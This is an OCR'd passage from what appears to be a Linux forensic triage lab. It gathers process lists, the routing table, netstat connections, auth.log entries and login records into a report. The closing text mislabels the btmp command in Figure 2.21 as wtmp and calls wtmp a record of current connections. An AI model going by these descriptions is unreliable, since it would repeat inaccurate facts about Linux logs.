
To append the process services running to the report.txt file, the following command is used: **ps aux >> report.txt**.

To append the routing table to the report.txt, the following command is used: **route -n >> report.txt**.


Terminal
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

```
          collisions:0 txqueuelen:0
          RX bytes:57524 (57.5 KB)  TX bytes:57524 (57.5 KB)

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Timer
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
off (0.00/0/0)
tcp6       0      0 :::21                   :::*                    LISTEN
off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN
off (0.00/0/0)
tcp6       0      0 ::1:631                 :::*                    LISTEN
off (0.00/0/0)
tcp6       0      0 :::23                   :::*                    LISTEN
off (0.00/0/0)
tcp6       0      0 192.168.1.50:54730      203.0.113.2:6666        ESTABLISHED
off (0.00/0/0)
udp        0      0 0.0.0.0:5353            0.0.0.0:*
:
```

Figure 2.18



Terminal File Edit View Search Terminal Help
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student

```
Oct 18 05:55:37 Ubuntu lightdm: pam_unix(lightdm:session): session closed for us
er lightdm
Oct 18 05:55:38 Ubuntu lightdm: pam_unix(lightdm:session): session opened for us
er student by (uid=0)
Oct 18 05:55:38 Ubuntu lightdm: pam_ck_connector(lightdm:session): nox11 mode, i
gnoring PAM_TTY :0
Oct 18 05:55:39 Ubuntu polkitd(authority=local): Registered Authentication Agent
 for unix-session:/org/freedesktop/ConsoleKit/Session2 (system bus name :1.43 [/
usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org
/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Oct 18 05:55:41 Ubuntu dbus[474]: [system] Rejected send message, 2 matched rule
s; type="method_call", sender=":1.48" (uid=1000 pid=2638 comm="/usr/lib/indicato
r-datetime/indicator-datetime-ser") interface="org.freedesktop.DBus.Properties"
member="GetAll" error name="(unset)" requested_reply="0" destination=":1.14" (ui
d=0 pid=1524 comm="/usr/sbin/console-kit-daemon --no-daemon ")
Oct 18 06:09:01 Ubuntu CRON[3148]: pam_unix(cron:session): session opened for us
er root by (uid=0)
Oct 18 06:09:01 Ubuntu CRON[3148]: pam_unix(cron:session): session closed for us
er root
Oct 18 06:09:26 Ubuntu sudo:  student : TTY=pts/0 ; PWD=/home/student ; USER=roo
t ; COMMAND=/bin/su
Oct 18 06:09:26 Ubuntu sudo: pam_unix(sudo:session): session opened for user roo
t by student(uid=1000)
:
```

Figure 2.19


To view the output content from the report.txt, the following command is used:

cat report.txt | less


Terminal
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student
2

```
root@Ubuntu:/home/student# cat /var/log/auth.log | less
root@Ubuntu:/home/student# lastlog
Username         Port     From             Latest
root             pts/3    203.0.113.2      Fri Mar 13 15:13:53 -0400 2015
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
nobody                                     **Never logged in**
libuuid                                    **Never logged in**
syslog                                     **Never logged in**
messagebus                                 **Never logged in**
```

Figure 2.20



```
root@Ubuntu:/home/student# last -f /var/log/btmp | more

btmp begins Mon Oct 18 05:43:36 2021
```

Figure 2.21

As seen in figure 2.20, to view the the content of the auth.log file which logs system authorization information, the following command is used: **cat /var/log/auth.log | less**
To view the content of the wtmp log which records who is currently connected to the system, the following command is used: **last -f /var/log/wtmp | more**